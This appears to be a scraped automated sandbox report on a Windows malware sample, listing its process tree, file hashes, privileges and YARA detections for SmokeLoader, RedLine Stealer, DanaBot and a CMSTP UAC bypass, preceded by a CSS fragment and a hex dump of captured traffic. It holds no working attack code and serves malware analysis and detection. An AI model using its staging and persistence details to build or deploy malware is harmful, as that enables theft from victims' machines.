no-repeat}.title-wrapper{white-space:pre-wrap;font-size:63px;line-height:76px}.mobile .title-wrapper{margin-top:10px;font-size:30px;line-height:36px}.tip-wrapper{font-size:23px;line-height:32px;
2022-10-03 14:02:41 UTC	481	IN	Data Raw: 59 75 25 32 46 57 34 46 44 71 72 4e 4e 62 38 6c 63 47 44 51 35 71 25 32 46 4a 36 62 70 6d 52 79 4f 4a 6f 6e 54 33 56 6f 58 6e 44 61 67 25 33 44 25 33 44 26 73 6b 3d 79 61 66 31 33 63 62 37 64 34 35 34 32 64 38 61 32 37 66 37 36 37 35 31 35 35 32 33 65 31 36 36 22 3e d0 a1 d0 ba d0 b0 d1 87 d0 b0 d1 82 d1 8c 20 d1 84 d0 b0 d0 b9 d0 bb 3c 2f 61 3e 3c 2f 64 69 76 3e 20 20 3c 2f 74 64 3e 3c 2f 74 72 3e 3c 2f 74 62 6f 64 79 3e 3c 2f 74 61 62 6c 65 3e 20 20 3c 2f 64 69 76 3e 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 62 6f 74 74 6f 6d 2d 62 6c 6f 63 6b 22 3e 3c 64 69 76 20 63 6c 61 73 73 3d 22 69 6e 73 74 61 6c 6c 2d 79 61 2d 62 72 6f 22 3e 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 79 61 2d 62 72 6f 2d 69 63 6f 6e 22 3e 3c 2f 64 69 76 3e 20 20 d0 a3 d1 81 d1 Data Ascii: Yu%2FW4FDqrNNb8lcGDQ5q%2FJ6bpmRyOJonT3VoXnDag%3D%3D&sk=yaf13cb7d4542d8a27f767515523ea166"> </td></tr></tbody></table>

Statistics

Behavior



System Behavior

Analysis Process: file.exe PID: 5964, Parent PID: 3452

General

Target ID:	0
Start time:	16:01:05
Start date:	03/10/2022
Path:	C:\Users\user\Desktop\file.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\file.exe
Imagebase:	0x400000
File size:	148992 bytes
MD5 hash:	9916148F32A362EAC0ABBF128E88E96B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000000.00000002.336267468.00000000006A8000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000000.00000002.336034437.0000000000620000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000000.00000002.336094269.0000000000630000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 00000000.00000002.336094269.0000000000630000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000000.00000002.336131536.0000000000651000.00000004.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 00000000.00000002.336131536.0000000000651000.00000004.10000000.00040000.00000000.sdmp, Author: unknown
Reputation:	low

Analysis Process: explorer.exe PID: 3452, Parent PID: 5964

General

Target ID:	1
Start time:	16:01:13
Start date:	03/10/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff647860000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false

Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 00000001.00000000.326579219.0000000004E71000.00000020.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 00000001.00000000.326579219.0000000004E71000.00000020.80000000.00040000.00000000.sdmp, Author: unknown
Reputation:	high

File Activities

Analysis Process: utitbii PID: **3308**, Parent PID: **1064**

General

Target ID:	11
Start time:	16:02:05
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Roaming\utitbii
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\utitbii
Imagebase:	0x400000
File size:	148992 bytes
MD5 hash:	9916148F32A362EAC0ABBF128E88E96B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000002.389610716.00000000021D1000.00000004.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 0000000B.00000002.389610716.00000000021D1000.00000004.10000000.00040000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 0000000B.00000002.389479694.0000000000748000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_SmokeLoader_2, Description: Yara detected SmokeLoader, Source: 0000000B.00000002.389103364.0000000000670000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_4e31426e, Description: unknown, Source: 0000000B.00000002.389103364.0000000000670000.00000004.00000800.00020000.00000000.sdmp, Author: unknown • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 0000000B.00000002.389084862.0000000000660000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 43%, ReversingLabs
Reputation:	low

Analysis Process: 2BC9.exe PID: **712**, Parent PID: **3452**

General

Target ID:	12
Start time:	16:02:25
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Local\Temp\2BC9.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\2BC9.exe
Imagebase:	0x400000
File size:	1240576 bytes
MD5 hash:	459C6ECD112648FF13D0FFA917A938BD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	Borland Delphi

Yara matches:	• Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 0000000C.00000002.590808879.00000000023E6000.00000040.00000800.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_DanaBot_stealer_dll_1, Description: Yara detected DanaBot stealer dll, Source: 0000000C.00000002.580144533.0000000000400000.00000040.00000001.01000000.00000009.sdmp, Author: Joe Security • Rule: JoeSecurity_DanaBot_stealer_dll_1, Description: Yara detected DanaBot stealer dll, Source: 0000000C.00000002.593442184.0000000002540000.00000040.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 0000000C.00000002.593442184.0000000002540000.00000040.00001000.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_DanaBot_stealer_dll_1, Description: Yara detected DanaBot stealer dll, Source: 0000000C.00000003.421627364.0000000002800000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 45%, ReversingLabs
Reputation:	low

Analysis Process: 7za.exe PID: **3672**, Parent PID: **712**

General

Target ID:	15
Start time:	16:02:30
Start date:	03/10/2022
Path:	C:\Windows\SysWOW64\7za.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\7za.exe
Imagebase:	0xb40000
File size:	289792 bytes
MD5 hash:	77E556CDFDC5C592F5C46DB4127C6F4C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **2912**, Parent PID: **3672**

General

Target ID:	16
Start time:	16:02:30
Start date:	03/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6da640000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 4EE2.exe PID: **3248**, Parent PID: **3452**

General

Target ID:	17
Start time:	16:02:34

Start date:	03/10/2022
Path:	C:\Users\user\AppData\Local\Temp\4EE2.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\4EE2.exe
Imagebase:	0x400000
File size:	478720 bytes
MD5 hash:	7C1B6CA0476E2C572628034BDEAF5E3C
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000011.00000002.477855107.0000000000899000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000011.00000002.467818415.0000000000413000.00000040.00000001.01000000.0000000A.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000011.00000002.488835849.0000000002220000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

Analysis Process: 4EE2.exe PID: **3220**, Parent PID: **5928**

General

Target ID:	22
Start time:	16:02:47
Start date:	03/10/2022
Path:	C:\Users\user\AppData\Local\Temp\4EE2.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\4EE2.exe"
Imagebase:	0x400000
File size:	478720 bytes
MD5 hash:	7C1B6CA0476E2C572628034BDEAF5E3C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Windows_Trojan_RedLineStealer_ed346e4c, Description: unknown, Source: 00000016.00000002.490697325.000000000092E000.00000040.00000020.00020000.00000000.sdmp, Author: unknown • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000016.00000002.489189902.0000000000413000.00000040.00000001.01000000.0000000A.sdmp, Author: Joe Security • Rule: Windows_Trojan_Smokeloader_3687686f, Description: unknown, Source: 00000016.00000002.490317155.0000000000890000.00000040.00001000.00020000.00000000.sdmp, Author: unknown
Reputation:	low

Disassembly

No disassembly